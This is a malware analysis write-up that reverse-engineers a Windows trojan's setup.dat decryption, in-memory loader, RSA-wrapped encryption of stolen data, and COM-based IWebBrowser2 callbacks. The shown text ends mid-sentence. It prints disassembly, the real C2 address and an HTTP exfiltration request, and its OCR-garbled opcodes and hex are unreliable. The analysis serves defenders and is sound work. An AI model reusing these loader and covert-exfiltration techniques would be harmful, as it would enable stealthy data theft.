004011B5	889424 10010000	MOV EDX,DWORD PTR SS:[ESP+110]	
004011BC	0FB65414 10	MOVZX EDX,BYTE PTR SS:[ESP+EDX+10]	
004011C1	800C07	LEA ECX,DWORD PTR DS:[EDI+ECX]	
004011C4	888424 14010000	MOV EAX,DWORD PTR SS:[ESP+114]	
004011CB	0FB64404 10	MOVZX ERX,BYTE PTR SS:[ESP+ERX+10]	
004011D0	03C2	ADD EAX,EDX	
004011D2	23C6	AND EAX,ESI	
004011D4	8A4404 10	MOV AL,BYTE PTR SS:[ESP+EAх+10]	
004011D8	3001	XOR BYTE PTR DS:[ECX],AL	
004011DA	47	INC EDI	
004011DB	387D 0C	CMP EDI,DWORD PTR SS:[EBP+C]	
004011DE	72 96	JB SHORT rzkxixls.00401176	
004011E0	88C7	MOV EAX,EDI	

read a byte from permuted table

use the byte as an offset into the permuted table

byte swap 1

byte swap 2

swapped byte 1 + swapped byte 2

read the 1 byte XOR key from the permuted table

decrypt the setup.dat file

check if counter < sizeof(setup.dat) - 8x9

1. Read a byte from the front end of permutation table.

2. Read a byte from back end of permutation table.

3. Swap the above 2 bytes.

4. Add the above 2 bytes and store it as the result.

5. Use the result above as an offset into the permutation table and read a byte. This byte becomes the 1 byte XOR key that will be used to decrypt the contents of setup.dat file.

6. The loop continues till the entire setup.dat file is decrypted.

After decryption, we receive a mangled output. If we look at the memory dump, we can observe the MZ DOS header, however it is mangled. So, another subroutine is called to demangle it.

Address	Hex dump	ASCII
00144090	30 40 38 5A	00 38 03 66 02 04 09 71 FF 81 B8 C2 0M82e89F8◆.q 097
00144090	91 01 40 C2	15 C6 D0 09 1C 0E 1F BA F8 00 B4 09 a0e-s34_L8VII^..1.
001440B0	CD 21 B8 01	4C C8 0A 54 68 69 73 20 0E 70 72 6F =f9L4..This Apro
001440C0	67 67 61 6D	87 63 47 6E 1F 4F 74 E7 62 65 AF CF ggamGn▼0Trbe=
001440D0	75 5F 98 69	06 44 4F 7E 53 03 60 6F 64 65 2E 00 u_ü+D0"Smode..
001440E0	89 0A 24 4C	44 CC 01 C6 34 82 88 A7 5A D1 58 04 e..\$LDI@F4e82ZK*
001440F0	AF 3E 61 37	2A 8D 08 7C 21 54 93 14 5B F8 FD C8 ..>a7#i@!T6M^z+
00144100	11 81 DF D9	E2 89 19 C8 1C CB 86 0A 52 69 63 68 4ü-Гё4пJg,Rich
00144110	38 21 94 42	50 45 0C 01 80 CE 5F B6 CE 52 AC 8föBPEOL0Gif PR%
00144120	14 70 E0 06	02 21 0B 01 09 12 65 62 1B 4E 21 14 ॥pxe@t@0..\$eb+N!¶
00144130	9B 70 99 0B	10 09 80 57 0F AA 0C 90 02 29 05 34 cpö@.QW*..,E0)44
00144140	BC 52 3D 95	1D 90 1F 99 15 10 49 38 1D 08 08 07 "R=0#E708>I8+H-
00144150	D8 66 99 08	A8 11 20 44 8F 24 18 01 35 FC 68 38 "fö@i4_NAS+0S^h8
00144160	B4 01 D5 22	A8 56 C0 58 B0 2E 74 65 73 78 C5 11 0F"ÜV4X..,teex+¶
00144170	D4 60 72 91	01 60 20 06 60 2E 72 64 "rab@t@0* * .rd
00144180	39 61 74 62	12 73 1A B9 FC 1C 95 09 66 28 A3 40 9atb+s+!Lö,f(jü
00144190	29 07 2E 27	38 19 84 28 0B A0 91 09 2A 2B 22 28)..,"8ä@.ðää.*+e(
001441A0	E6 C0 A0 08	65 6C 6F 63 09 34 07 B9 11 08 95 09 vL@eloc.4:j ¶.
001441B0	AC 28 F3 42	85 6B 01 BB 00 8B 4C 24 0C 85 C9 76 %l(sBákñ..,IL\$.äfv
001441C0	1E 23 8A 44	01 08 0F B6 C0 69 31 64 83 03 8B D1 A#éD6¶¶ Li1då@i7

<- Mangled Malicious Binary

Below is the demangling subroutine:

00401746	55	PUSH EBP	
00401747	8BEC	MOV EBP,ESP	
00401749	53	PUSH EBX	
0040174A	56	PUSH ESI	
0040174B	57	PUSH EDI	
0040174C	60	PUSHAD	
0040174D	FF75 0C	PUSH DWORD PTR SS:[EBP+C]	
00401750	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
00401753	83C0 18	ADD EAX,18	EAX points to the mangled executable
00401756	50	PUSH EAX	
00401757	8BC8	MOV ECX,EAX	
00401759	E8 00000000	CALL r2kxixls.00401766	
0040175E	83C4 08	ADD ESP,8	
00401761	JE E9 A9000000	JMP r2kxixls.0040180F	
00401766	60	PUSHAD	
00401767	BB7424 24	MOV ES1,DWORD PTR SS:[ESP+24]	
0040176B	8B7C24 28	MOV EDI,DWORD PTR SS:[ESP+28]	
0040176F	FC	CLD	
00401770	B2 80	MOV DL,80	
00401772	33DB	XOR EBX,EBX	
00401774	A4	MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]	demangle 1 byte at a time
00401775	B3 02	MOU BL,2	
00401777	E8 6D000000	CALL r2kxixls.004017E9	

After it is executed, we can see the embedded executable in memory dump. This means that setup.dat was an encrypted binary.

Address	Hex dump	ASCII	
0014B648	40 5A 90 00 03 00 00 00	04 00 00 00 FF FF 00 00	MZ.....♦... .
0014B658	B8 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00@.....
0014B668	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0014B678	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00“.....
0014B688	0E 1F BA 0E 00 B4 09 CD	21 B8 01 4C CD 21 54 68	PE A.1.=†BL=†Th
0014B698	69 73 20 70 72 6F 67 72	61 6D 20 63 61 6E 6E 6F	is program canno
0014B6A8	74 20 62 65 20 72 75 6E	20 69 6E 20 44 4F 53 20	t be run in DOS
0014B6B8	60 6F 64 65 2E 00 00 00	24 00 00 00 00 00 00 00	mode....\$.....
0014B6C8	CC C6 34 82 88 A7 5A D1	88 A7 5A D1 88 A7 5A D1	FF46827e827e827
0014B6D8	AF 61 37 D1 8D A7 5A D1	AF 61 21 D1 93 00 00 00	>a7f1927>a170...

It again allocates memory, copies the decrypted binary there and then resolves function pointers imported from various modules to update the function pointer table.

It then parses the PE header of the binary, calculates the OEP and then executes the decrypted binary as shown below:

00401A6B	83C4 30	ADD ESP,30	
00401A6E	8BF0	MOV ESI,EAX	
00401A70	5F	POP EDI	
00401A71	5B	POP EBX	
00401A72	85F6	TEST ESI,ESI	
00401A74	74 21	JE SHORT r2kxixls.00401A97	
00401A76	8B06	MOV EAX,DWORD PTR DS:[ESI]	get the PE header
00401A78	8B48 28	MOV ECX,DWORD PTR DS:[EAX+28]	get the OEP
00401A7B	85C9	TEST ECX,ECX	
00401A7D	74 18	JE SHORT r2kxixls.00401A97	
00401A7F	8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]	
00401A82	03C1	ADD EAX,ECX	absolute address of OEP
00401A84	74 11	JE SHORT r2kxixls.00401A97	
00401A86	6A FF	PUSH -1	
00401A88	6A 01	PUSH 1	
00401A8A	6A 00	PUSH 0	
00401A8C	FFD0	CALL EAX	execute the malicious binary
00401A8E	85C0	TEST EAX,EAX	
00401A90	75 05	JNZ SHORT r2kxixls.00401A97	
00401A92	E8 30FAFFFF	CALL r2kxixls.004014C7	
00401A97	33C0	XOR EAX,EAX	
00401A99	40	INC EAX	

OEP of the decrypted binary:

1000709B	33C0	XOR EAX,EAX	
1000709D	40	INC EAX	
1000709E	394424 08	CMP DWORD PTR SS:[ESP+8],EAX	
100070A2	75 0E	JNZ SHORT 100070B2	
100070A4	8B4424 04	MOV EAX,DWORD PTR SS:[ESP+4]	
100070A8	A3 50C80010	MOV DWORD PTR DS:[1000C850],EAX	
100070AD	E8 CCFEFFFF	CALL 10006F7E	
100070B2	C2 0C00	RETN 0C	
100070B5	CC	INT3	
100070B6	-FF25 94800010	JMP DWORD PTR DS:[10008094]	kernel32.Process32NextW
100070BC	-FF25 0C810010	JMP DWORD PTR DS:[1000810C]	kernel32.Process32FirstW
100070C2	-FF25 A4800010	JMP DWORD PTR DS:[100080A4]	kernel32.CreateToolhelp32Snapshot
100070C8	-FF25 A0810010	JMP DWORD PTR DS:[100081A0]	WTSAPI32.WTSQueryUserToken
100070CE	-FF25 B8810010	JMP DWORD PTR DS:[100081B8]	urlmon.ObtainUserAgentString

Network Callback Stage

Now that we understand the structure of the binary and the code execution flow, let us fast forward to the network communication.

We will run the binary and observe the network traffic. This will give us an overview of the network callbacks.

Follow TCP Stream

Stream Content

```
GET /6wrmmlIVFJ4OHUKRRV1%2fmGNxFxx6LFuA1f1Q7Y5NPwfgyt0MEFYZnU1bLONGCK2E%
2bPD8gmFOYu7GCFm5msvddbwoIfUghh9WgfzX0mf41THVN4V1p1p6fGN9DyL4thx0bIttvkJdsFnq1AhvZmtHzsJzMKswjCyR095vu2nJfQoZPKREjcc9mAu1jb
2fHeHTZfbTrbs2IpeftA6kvnmmdhrycMZEf6GtjwDK0wayZZEZn518hcd452tcwlo2EfincirLG%2f3Ywn315A95vr7kdveg18xPRIekn%2fjuooHf%2fZIX
2boxo1ELq4sMkrxmkyCQ8VOVFkZGc9ndb2TAOunxK37zBhq2docn2CWIplx%2fPngUgyBjduR2ZDl2Lpuh3U9Hjaxwez%2fexEykpV%2bSHxEi05ZDYDLo5h
HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727)
Host: 176.9.245.16
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: no-cache
Connection: close
Content-Length: 139748
Content-Type: text/html
Date: Wed, 22 Jan 2014 00:23:46 GMT
Pragma: no-cache
Server: Apache
Encrypted response received from the server in between the <html><body> and </body></html> tags

<html><body>+THw1cSSDyhtFerfyb3uDegd+hAwwhFNJvmmZxL7chWP3/07jp7hHkv95PFc17L5k/Mb5gkK0aMXIhsRHPhhZ4/kkgcqv5PC8Thtqoycoyzscpti
3YmLw+Lj92RLs20Xk0Bgwc9Gq5pwofxx4cjt4i3ekKsDotvjq6ngG4I+MDH9ynjcqbyvdbK/NEhvumSaqwtbsdwj9tij1BTMyggicmaxCtmMTbm66HDEyW8Csuh
II+6Lzbh+EQYeNymk5vbR1R7bk4hvf8cwc1lhgvcyz6jd2nnzbn8eGyN165N85HWBBNCHHIjpTx81/2RhBjGUzwutP3w3+HGCBFHfp7kzxouQUVsvo215815w8
nvcctct1or14t4nm7Rcnwes7ivktQRn3swiCmmls1rcmR2e7C771cvR8ckwutn164enfsl41nsoaRmfnn2o2nchvcs7hnah21c1t1cvn8otwlnithiaa>RqblHT1oR&a
```

It sends an HTTP GET request to the IP address: 176.9.245.16

The HTTP response is interesting as it is encrypted. We will look into the specific code section to understand how it decrypts the response.

But first, let us see how the virus encrypts the data before sending it to the callback server.

Encryption Stage

It uses the Win32 Crypto APIs imported from advapi32.dll to perform the encryption along with custom encryption routines.

Below are the main steps:

1. It uses **CryptGenRandom()** to generate a key of length 0xf4 bytes.
2. The above key will be used to permute a 0x100 bytes array.

3. This 0x100 bytes array will then be used in the XOR encryption routine to encrypt the data collected from the machine.
4. The binary also has a public key embedded in it, which will be used in the final stage of encryption.

The public key in our case is:

```
MIIBIjANBgkqhkiG9w0BAQEAAQCAQ8AMIIIBCgKCAQEAwQCDMHOqOBOGSrxtrAWaGj/OF
Gc6PqeJSgM0KTZnqBsSP71Mo3ZRqDFJHI/VxV/OyNzOYZE4NEXAmHADjG5YnhhnXAud1FG
/iuXjsj6v+I0wpKHmwQdb8RfdM4/T3VAaLE11xBAUboJ+1TGzRbpBTnvddJ9EIqZIUf8eft7
DHN09SDE/kp3m3RKBRig0xhL1qzlkRgcmdBjfRowW/LM/JfuU/iYY7YU8OPG+YBQhT9YSeF
gbQORArtr3ivQcujIsD+nm/PEv6pcxznPg/KOTYfRs+xtn42AgwJpDmpv4t2+sOHQ1ZWNwds
4X0w8GS8M7WwwPYbVa12R/eXffcZPUQIDAQAB
```

This public key is stored in base64-encoded form. It is base 64 decoded to convert from ASCII to binary.

100062F0	8D45 FC	LEA EAX,DWORD PTR SS:[EBP-4]	
100062F3	50	PUSH EAX	
100062F4	6A FF	PUSH -1	
100062F6	68 58800010	PUSH 10008058	
100062FB	E8 06AEFFFF	CALL <GetLength>	
10006300	59	POP ECX	
10006301	59	POP ECX	
10006302	50	PUSH EAX	
10006303	68 58800010	PUSH 10008058	
10006308	E8 DDEEFFFF	CALL <Base64Decode>	
1000630D	FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
10006310	50	PUSH EAX	
10006311	FF33	PUSH DWORD PTR DS:[EBX]	
10006313	E8 A8FCFFFF	CALL 10005FC0	
10006318	81C6 10010000	ADD ESI,110	
1000631E	56	PUSH ESI	

5. Now, the above public key is used to encrypt the key generated in step 1 as shown below:

10005FF6	56	PUSH ESI	
10005FF7	68 00800000	PUSH 8000	
10005FFC	FF75 10	PUSH DWORD PTR SS:[EBP+10]	
10005FFF	FF75 0C	PUSH DWORD PTR SS:[EBP+C]	
10006002	6A 08	PUSH 8	
10006004	57	PUSH EDI	
10006005	FF15 54800010	CALL DWORD PTR DS:[10008054]	CRYPT32.CryptDecodeObjectEx
1000600B	85C0	TEST EAX,EAX	
1000600D	^74 DB	JE SHORT 10005FEA	
1000600F	8D45 FC	LEA EAX,DWORD PTR SS:[EBP-4]	
10006012	50	PUSH EAX	
10006013	FF75 F4	PUSH DWORD PTR SS:[EBP-C]	
10006016	57	PUSH EDI	
10006017	FF75 F8	PUSH DWORD PTR SS:[EBP-8]	
1000601A	FF15 50800010	CALL DWORD PTR DS:[10008050]	CRYPT32.CryptImportPublicKeyInfo
10006020	85C0	TEST EAX,EAX	
10006022	^74 C6	JE SHORT 10005FEA	
10006024	68 00010000	PUSH 100	
10006029	8D45 F0	LEA EAX,DWORD PTR SS:[EBP-10]	
1000602C	50	PUSH EAX	
1000602D	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
10006030	56	PUSH ESI	
10006031	57	PUSH EDI	
10006032	56	PUSH ESI	
10006033	FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
10006036	FF15 48800010	CALL DWORD PTR DS:[10008048]	ADVAPI32.CryptEncrypt
1000603C	FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
1000603F	8BF8	MOV EDI,EAX	
10006041	FF15 44800010	CALL DWORD PTR DS:[10008044]	ADVAPI32.CryptDestroyKey
10006047	56	PUSH ESI	
10006048	FF75 F8	PUSH DWORD PTR SS:[EBP-8]	
1000604B	FF15 40800010	CALL DWORD PTR DS:[10008040]	ADVAPI32.CryptReleaseContext
10006051	8BC7	MOV EAX,EDI	

- a) Acquires a handle to the CSP of type, **PROV_RSA_FULL** with the flags **CRYPT_VERIFYCONTEXT | CRYPT_MACHINE_KEYSET**.
- b) It then calls **CryptDecodeObjectEx()** to decode the above public key from binary to a structure of type: **X509_PUBLIC_KEY_INFO**
- c) Uses **CryptImportPublicKeyInfo()** to import the public key from the structure decoded above.

The public key algorithm type in our case is: **1.2.840.113549.1.1.1**, which means that RSA is used to both encrypt and sign the message.

- d) Now, **CryptEncrypt()** is used to encrypt the key generated in Step 1 using the Public Key above. The size of the encrypted key is 0x100 bytes.
- 6. It concatenates 0x100 bytes of encrypted key with 0x61 bytes of encrypted data.
- 7. It then, Base64 Encodes the complete binary blob.
- 8. This is followed by URL encoding the result of above step.

The resulting encoded and encrypted data will be sent in the HTTP GET request as you can see in the network communication screenshot before.

The attacker's server will retrieve the encrypted key by reversing the steps mentioned above:

1. URL decode the data.
2. Base64 decode the data.
3. Extract the first 0x100 bytes.
4. Use the RSA private key corresponding to the above public key and **CryptDecrypt()** function to recover the original encryption key.
5. This encryption key will be used to encrypt the HTTP response.

Data Exfiltration Stage

One of the interesting facts about this virus is that it performs network communication with the callback server using the **IWebBrowser2** Interface.

Most viruses will perform the network callback by executing the APIs imported from ws2_32.dll like **connect()**, **send()** or APIs like **HttpOpenRequestA()**, **HttpSendRequestA()** from wininet.dll.

Those cases are easy to debug and identify while tracing the code. However, when a binary performs network callbacks using the COM Interface, tracing the code is not so easy.

Let us now look at the code section, which is used for network callback.

At first it initializes the COM library for the current thread using **CoInitialize()**. The next function called is **CoCreateInstance()**.

100054A6	55	PUSH EBP	
100054A7	8BEC	MOV EBP,ESP	
100054A9	83EC 30	SUB ESP,30	
100054AC	57	PUSH EDI	
100054AD	33FF	XOR EDI,EDI	
100054AF	897D F4	MOV DWORD PTR SS:[EBP-C],EDI	
100054B2	897D FC	MOV DWORD PTR SS:[EBP-4],EDI	
100054B5	397D 08	CMP DWORD PTR SS:[EBP+8],EDI	
100054B8	75 07	JNZ SHORT 100054C1	
100054BA	33C0	XOR EAX,EAX	
100054BC	E9 D0010000	JMP 1000569E	
100054C1	57	PUSH EDI	
100054C2	FF15 AC810010	CALL DWORD PTR DS:[100081AC]	ole32.CoInitialize
100054C8	8045 FC	LEA EAX,DWORD PTR SS:[EBP-4]	
100054CB	50	PUSH EAX	
100054CC	68 548F0010	PUSH 10008F54	
100054D1	6A 04	PUSH 4	
100054D3	57	PUSH EDI	
100054D4	68 648F0010	PUSH 10008F64	
100054D9	FF15 B0810010	CALL DWORD PTR DS:[100081B0]	ole32.CoCreateInstance
100054DF	85C0	TEST EAX,EAX	
100054E1	70F8C B4010000	JL 1000569B	
100054E7	397D FC	CMP DWORD PTR SS:[EBP-4],EDI	

To debug the code further, we must understand what type of object is being instantiated in this case. We can do this by checking the 1st and 4th parameter of the API as shown below:

Address	Hex dump	ASCII	
10008F64	01 DF 02 00 00 00 00 00 C0 00 00 00 00 00 00 46	0@.....L.....F	<-- CLSID of Microsoft Internet Explorer
10008F74	0C 00 00 00 00 00 00 00 C0 00 00 00 00 00 00 46L.....F	
10008F84	8D 10 8C ED 49 43 D2 11 91 A4 00 C0 4F 79 69 E8	I@IC@R@.Oyi\$	
10008F94	8E 10 8C ED 49 43 D2 11 91 A4 00 C0 4F 79 69 E8	A@IC@R@.Oyi\$	

Address	Hex dump	ASCII	
10008F54	61 16 0C 09 AF CD D0 11 8A 3E 00 C0 4F C9 E2 6E	a..@.w@.L@.O@Fn	<-- IID of IWebBrowser2 Interface
10008F64	01 DF 02 00 00 00 00 00 C0 00 00 00 00 00 00 46	0@.....L.....F	
10008F74	0C 00 00 00 00 00 00 00 C0 00 00 00 00 00 00 46L.....F	

Here is the definition of the CoCreateInstance() API:

```
HRESULT CoCreateInstance(
    _In_ REFCLSID rclsid,
    _In_ LPUNKNOWN pUnkOuter,
    _In_ DWORD dwClsContext,
    _In_ REFIID riid,
    _Out_ LPVOID *ppv
);
```



The first parameter corresponds to the CLSID (Class ID) and the forth parameter corresponds to the IID (Interface ID).

In our case,

CLSID = {0002DF01-0000-0000-C000-000000000046}
IID = {D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}

In order to find the meaning of the CLSID and IID, we need to look up the Windows Registry, specifically these keys: **HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface**

After looking up the above CLSID and IID values we can see that in our case, the CLSID corresponds to Internet Explorer (Ver 1.0) and IID corresponds to IWebBrowser2.



It is also important to understand the return value of CoCreateInstance. It will return a pointer to the COM object.

After executing CoCreateInstance, we get the return value as: 0x0018e77c

If we follow this in the memory dump, we get: 0x0018f628

This is the actual COM Object itself. If we follow it in memory dump again, we can see a table of function pointers:

Address	Hex dump	ASCII
0018F628	52 4B EF 77 39 50 EF 77 D7 4A EF 77 19 C5 ED 77	RKnw9PnwlJnw4tew
0018F638	30 C5 ED 77 47 C5 ED 77 5E C5 ED 77 D5 49 E9 77	0+ewGtew^tewfIew
0018F648	77 FD E8 77 EA E1 E7 77 BD 4B EA 77 7C 4F EA 77	w^EwBew^Kew10ew
0018F658	5A BB E9 77 64 BB E9 77 4C 4F EA 77 68 4C EA 77	Zl8wdB8w0ew^Lew
0018F668	EE 0E E9 77 6E BB E9 77 86 4F EA 77 A0 49 EA 77	e@w0Bw0ew@ew@Iew
0018F678	B3 4B EA 77 90 4F EA 77 AA 49 EA 77 9A 4F EA 77	Kew@ew@ew@ew@ew
0018F688	A4 4F EA 77 AE 4F EA 77 B8 4F EA 77 C2 4F EA 77	@ew@ew@ew@ew@ew
0018F698	CC 4F EA 77 D6 4F EA 77 E0 4F EA 77 EA 4F EA 77	I@ew@ew@ew@ew@ew

<-- Function pointers corresponding to methods exposed by IWebBrowser2

All the methods of IWebBrowser2 Interface are invoked by calling the function pointers from the above table. However, these function pointers are not resolved by the debugger to any symbol name. This is the reason, tracing the code of COM interfaces in debugger requires us to find the function names as well.

If we trace the code further, we see the following sequence of API calls:

UuidCreate(): This is used to create a 128-bit UUID which is later used as the class name of the Window. It is important to note that UUID is generated randomly. In our case, the UUID is: {6F601261-8C73-4E4B-8565-E3DA3E8242E0}

1000521F	55	PUSH EBP	
10005220	8BEC	MOV EBP,ESP	
10005222	81EC 80000000	SUB ESP,80	
10005228	56	PUSH ESI	
10005229	8B35 64C80010	MOV ESI, DWORD PTR DS:[1000C8E4]	
1000522F	57	PUSH EDI	
10005230	33FF	XOR EDI,EDI	
10005232	3BF7	CMP ESI,EDI	
10005234	v75 2F	JNZ SHORT 10005265	
10005236	8D45 F0	LEA EAX,DWORD PTR SS:[EBP-10]	
10005239	50	PUSH EAX	
1000523A	FF15 300810010	CALL DWORD PTR DS:[10008180]	RPCRT4.UuidCreate
10005240	6A 40	PUSH 40	

Address	Hex dump	ASCII
0012FC08	61 12 60 6F 73 8C 4B 4E 85 65 E3 DA 3E 82 42 E0	a*osikNæT>r>eB@
0012FCE8	28 F0 12 00 18 55 00 10 28 6A 15 00 D8 73 17 00	(?\$.►U►(j8.†\$.
0012FCF8	00 00 16 00 23 1A 00 10 30 E0 16 00 FA 01 00 00	...#*.►0...·0..
0012FD08	00 00 15 00 FA 01 00 00 D8 73 17 00 0D 02 00 00	..\$.·0..†\$..@..
0012FD18	88 8A 15 00 00 00 00 00 D8 73 17 00 7C E7 18 00	ééS....†\$..!yt.
0012FD28	58 1E 16 00 6F 66 00 10 08 E0 16 00 60 EA 00 00	X^..of. H@..·@..

RegisterClassExW(): This is used to register a class with the Window Procedure at: 0x100051da. It is always useful to set a breakpoint at the window procedure since it will have some important functionality besides creating the Window.

In our case, we can see that the Window Procedure compares the Window Message code with 0x113, which corresponds to WM_TIMER window message. If the window message code is not equal to 0x113 then the control is transferred to the default window procedure. So, we know the window message of interest.

100051DA	55	PUSH EBP	
100051DB	8BE C	MOV EBP,ESP	
100051D0	817D 0C 13010000	CMP DWORD PTR SS:[EBP+C],113	<- if(window_message == WM_TIMER)
100051E4	56	PUSH ESI	
100051E5	8B75 08	MOV ESI,DWORD PTR SS:[EBP+8]	
100051E8	v75 20	JNZ SHORT 1000520A	
100051EA	6A EB	PUSH -15	
100051EC	56	PUSH ESI	
100051ED	FF15 74810010	CALL DWORD PTR DS:[10008174]	USER32.GetWindowLongW
100051F3	85C0	TEST EAX,EAX	
100051F5	v74 13	JE SHORT 1000520A	
100051F7	3930	CMP DWORD PTR DS:[EAX],ESI	
100051F9	v75 0F	JNZ SHORT 1000520A	
100051FB	8B48 08	MOV ECX,DWORD PTR DS:[EAX+8]	
100051FE	85C9	TEST ECX,ECX	
10005200	v74 08	JE SHORT 1000520A	
10005202	FF75 10	PUSH DWORD PTR SS:[EBP+10]	
10005205	50	PUSH EAX	
10005206	FF01	CALL ECX	
10005208	59	POP ECX	
10005209	59	POP ECX	
1000520A	FF75 14	PUSH DWORD PTR SS:[EBP+14]	
1000520D	FF75 10	PUSH DWORD PTR SS:[EBP+10]	
10005210	FF75 0C	PUSH DWORD PTR SS:[EBP+C]	
10005213	56	PUSH ESI	
10005214	FF15 54810010	CALL DWORD PTR DS:[10008154]	USER32.DefWindowProcW

FindWindowA(): It then checks for the presence of any Windows in the system with the Class Name equal to the UUID created previously. This is similar to the cases where a virus checks for a specific Mutex Name to check if there is any other instance of the virus running on the machine.

1000527C	8D45 C0	LEA EAX,DWORD PTR SS:[EBP-40]	
1000527F	50	PUSH EAX	
10005280	C745 C0 30000000	MOV DWORD PTR SS:[EBP-40],30	
10005287	C745 C8 DA51001	MOV DWORD PTR SS:[EBP-38],100051DA	
1000528E	8975 E8	MOV DWORD PTR SS:[EBP-18],ESI	
10005291	FF15 64810010	CALL DWORD PTR DS:[10008164]	USER32.RegisterClassExW
10005297	66:85C0	TEST AX,AX	
1000529A	v74 15	JE SHORT 100052B1	
1000529C	57	PUSH EDI	
1000529D	FF35 64C80010	PUSH DWORD PTR DS:[1000C864]	
100052A3	FF15 60810010	CALL DWORD PTR DS:[10008160]	USER32.FindWindowW
100052A9	85C0	TEST EAX,EAX	
100052AB	v74 04	JE SHORT 100052B1	

0012FC58	0018EF6C	Class = "6F601261-8C73-4E4B-8565-E3D93E8242E0"
0012FC5D	00000000	Title = NULL
0012FC60	00000000	
0012FC64	77124950	OLEAUT32.VariantInit
0012FC68	3646367B	

GetSystemMetrics: It uses GetSystemMetrics() function to retrieve the values of the maximum possible width and height of the screen as shown below:

100052A9	85C0	TEST EAX,EAX	
100052AB	v74 04	JE SHORT 100052B1	
100052AD	33C0	XOR EAX,EAX	
100052AF	vEB 32	JMP SHORT 100052E3	
100052B1	8B35 5C810010	MOV ESI, DWORD PTR DS:[1000815C]	
100052B7	57	PUSH EDI	
100052B8	FF35 50C80010	PUSH DWORD PTR DS:[1000C850]	
100052BE	57	PUSH EDI	
100052BF	57	PUSH EDI	
100052C0	6A 3E	PUSH 3E	
100052C2	FFD6	CALL ESI	USER32.GetSystemMetrics
100052C4	50	PUSH EAX	
100052C5	6A 3D	PUSH 3D	
100052C7	FFD6	CALL ESI	SM_CYMAXIMIZED

0x3E corresponds to SM_CYMAXIMIZED and 0x3D corresponds to SM_CXMAXIMIZED.

CreateWindowExA: It creates a Window with the class name set to the UUID created before and the dimensions of the window are set to the maximum possible width and height of the screen.

100052C9	50	PUSH EAX	
100052CA	57	PUSH EDI	
100052CB	57	PUSH EDI	
100052CC	68 00000000	PUSH 0C000000	
100052D1	57	PUSH EDI	
100052D2	FF35 64C80010	PUSH DWORD PTR DS:[1000C864]	
100052D8	68 80000008	PUSH 80000008	
100052D0	FF15 58810010	CALL DWORD PTR DS:[10008158]	USER32.CreateWindowExW
100052E3	5F	POP EDI	
100052E4	5E	POP ESI	

0012FC30	08000000	ExtStyle = WS_EX_TOOLWINDOW WS_EX_NOACTIVATE	
0012FC34	0018EF6C	Class = "(6F601261-8C73-4E4B-8565-E3DA3E8242E0)"	
0012FC38	00000000	WindowName = NULL	
0012FC3C	00C00000	Style = WS_OVERLAPPED WS_CAPTION	
0012FC40	00000000	X = 0	
0012FC44	00000000	Y = 0	
0012FC48	000005A8	Width = 5A8 (1448.)	
0012FC4C	0000036E	Height = 36E (878.)	
0012FC50	00000000	hParent = NULL	
0012FC54	00000000	hMenu = NULL	
0012FC58	00000000	hInst = NULL	
0012FC5C	00000000	lParam = NULL	
0012FC60	00000000		
0012FC64	77124950	OLEAUT32.VariantInit	
0012FC68	3646367B		

SetWindowLongW: It sets the user data (GWL_USERDATA) associated with the window created above. The user data consists of the pointer to the COM object.

If we trace the code further, we can see the calls to IWebBrowser2 Interface. This is where we need to find the function names. The calls look like shown below:

1000553C	6A EB	PUSH -15	
1000553E	8943 04	MOV DWORD PTR DS:[EBX+4],EAX	
10005541	C743 08 E7520010	MOV DWORD PTR DS:[EBX+8],100052E7	
10005548	FF35 68C80010	PUSH DWORD PTR DS:[1000C868]	
1000554E	FFD6	CALL ESI	
10005550	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
10005553	8B08	MOV ECX,DWORD PTR DS:[EAX]	
10005555	8D55 F8	LEA EDX,DWORD PTR SS:[EBP-8]	
10005558	52	PUSH EDX	
10005559	50	PUSH EAX	
1000555A	FF91 94000000	CALL DWORD PTR DS:[ECX+94]	RPCRT4.77EA5026
10005560	85C0	TEST EAX,EAX	
10005562	v0F8C EF000000	JL 10005657	
10005568	68 00000008	PUSH 80000008	

The debugger does not provide any information about the function name.

Let us try to understand how the methods exposed by the IWebBrowser2 interface are called.

```
10005550 MOV EAX,WORD PTR SS:[EBP-4] ; pointer to COM object
10005553 MOV ECX,WORD PTR DS:[EAX] ; COM object itself
